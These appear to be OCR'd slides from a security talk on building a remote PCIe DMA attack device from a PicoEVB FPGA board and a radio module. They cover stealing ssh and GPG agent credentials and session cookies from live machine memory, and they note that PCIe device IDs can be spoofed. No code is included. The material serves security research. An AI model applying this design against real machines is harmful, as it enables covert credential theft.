
NEW ATTACK VARIATIONS


- Don’t need access when machine is live
- Can capture ephemeral credentials from memory:
  - GPG and ssh agents
  - Web session cookies
- Profile and collect activity logs over time
- Protections enabled when machine is locked don’t apply

KEY INGREDIENTS

- FPGA platform for DMA
- Radio module for remote access
- Some way to connect them
- Software to drive the attack


- Enter the PicoEVB from RHS Research, LLC…




PICOEVB

PICOEVB AS A DMA PLATFORM

- Commercially available: Launched on Crowdsupply ($220 USD)
- Artix-7 XC7A50T on a 22 x 30 x 3.8mm board
- M.2 form factor: A/E slot
- Expandable: 4 multipurpose I/O connectors, high-speed digital I/O




PROTOTYPE ENGINEERING

REMOTE PCIE DMA REQUIREMENTS

- PCIe requires
  - High bandwidth capable chip
  - Low latency
- Remote communication requires
  - Low bandwidth
  - High latency leniency

PICODMA HIGH LEVEL

- Similar to previous PCIe DMA platforms
- Except we do more processing on the FPGA
- … and attach a radio to it



DISCARDED IDEAS

- Microblaze/etc softcore on FPGA
  - 250 MB/s+ challenging without additional engineering effort
  - We only need a fixed set of functionality
  - Hardcore ARM/other more realistic (e.g. ZYNQ)
- SPI exposed directly over LoRa / Radio

FUTURE PLATFORM IDEAS

- Specialized PCB
- Lattice FPGA
  - Lower cost
  - Better support from Open Source community
- BOM cost potentially <$50

0 TO PCIE DMA IN UNDER 5 MINUTES

PCIE CONNECTORS


- Standard
- mPCIe
- M.2
  - A-M keying set by physical notch
  - A / B / E / F / M defined, the rest reserved


PCIE PINS


- Differential Pairs of Wires
  - One pair for reference clock (100Mhz)
  - One pair per direction per “lane” (1 lane == 4 wires)
- Standard connector up to x16
- M.2 up to x4
- Physical link width is negotiated

… OR USE AN ADAPTER

- M.2 keying also selects availability of:
  - USB 2.0 & 3.0
  - I2C
  - DisplayPort
  - SATA
  - & More







PCIE PROTOCOL HIGH LEVEL

- Packet based
- Tries to look like old PCI bus for backwards compatibly
- Many features such as flow control not covered here
- We care about the **Transaction Layer**
  - Looks more like a directly connected bus
- DMA usually host initiated

PCIE PROTOCOL SECURITY HIGH LEVEL

- Protocol Insecure by default
  - Valid threat model as physical access is required
- Device identification done by
  - 16 bit physical slot address (e.g. 01:00.0)
  - Device ID read from Endpoint configuration space
  - No challenge response to secure element on device means device ID can always be spoofed

TRANSACTION LAYER PACKET (TLP) TYPES

- Read / Write Memory
- Completion
- Configuration Read / Write
- IO Read / Write
- Interrupts
- and more…

